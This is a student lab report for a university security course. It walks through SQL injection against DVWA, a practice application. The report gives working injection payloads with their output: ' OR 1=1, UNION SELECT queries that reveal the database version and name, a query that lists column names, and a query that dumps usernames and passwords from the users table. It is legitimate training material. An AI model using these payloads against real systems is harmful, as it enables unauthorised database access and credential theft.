United States International University-Africa

Lab - Injection Attacks

Christopher Modicai Rateng

Course Code: MIS 6130A

Lecturer: Professor Dennis Kaburu


Date of Submission: July 11, 2025

Overview

SQL injection is one of the most critical web application security vulnerabilities that allows attackers to manipulate database queries by injecting malicious SQL code through user inputs. This research examines the primary mitigation and prevention methods used to protect applications from SQL injection attacks.


Part 1: Exploit an SQL Injection Vulnerability on DVWA

Step 1: Prepare DVWA for SQL Injection Exploit





Setting up the DVWA environment.
Start the DVWA service with the below command

$ dvwa-start




Create your database that you will be using for the SQL injection vulnerability practice.







Step 1: Check DVWA to see if a SQL Injection Vulnerability is Present.

In the User ID: field type ' OR 1=1 # and click Submit.




DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Vulnerability: SQL Injection
User ID: 1' ORDER BY 1 #
Submit
ID: 1' ORDER BY 1 #
First name: admin
Surname: admin
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/


DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
Vulnerability: SQL Injection
User ID:
Submit
ID: 1' ORDER BY 2 #
First name: admin
Surname: admin
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/

DVWA

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

Vulnerability: SQL Injection

User ID: Submit

```
ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: 1
Surname: 11.4.5-MariaDB-1
```


Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

Vulnerability: SQL Injection

User ID: ELECT 1, DATABASE() Submit

```
ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: 1
Surname: dvwa
```



dvwa-stop

Q. What are the two tables that were found?

Guestbook

Users

Q. Which table do you think is the most interesting for a penetration test?


Users

Q. Retrieve column names from the users table.

List of column names displays after the listing of user accounts in the output
In the User ID: field type:

1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#

Click Submit.




Q. Retrieve the user credentials.

This query will retrieve the users and passwords.

In the User ID: field type:

1' OR 1=1 UNION SELECT user, password FROM users #

Click Submit.

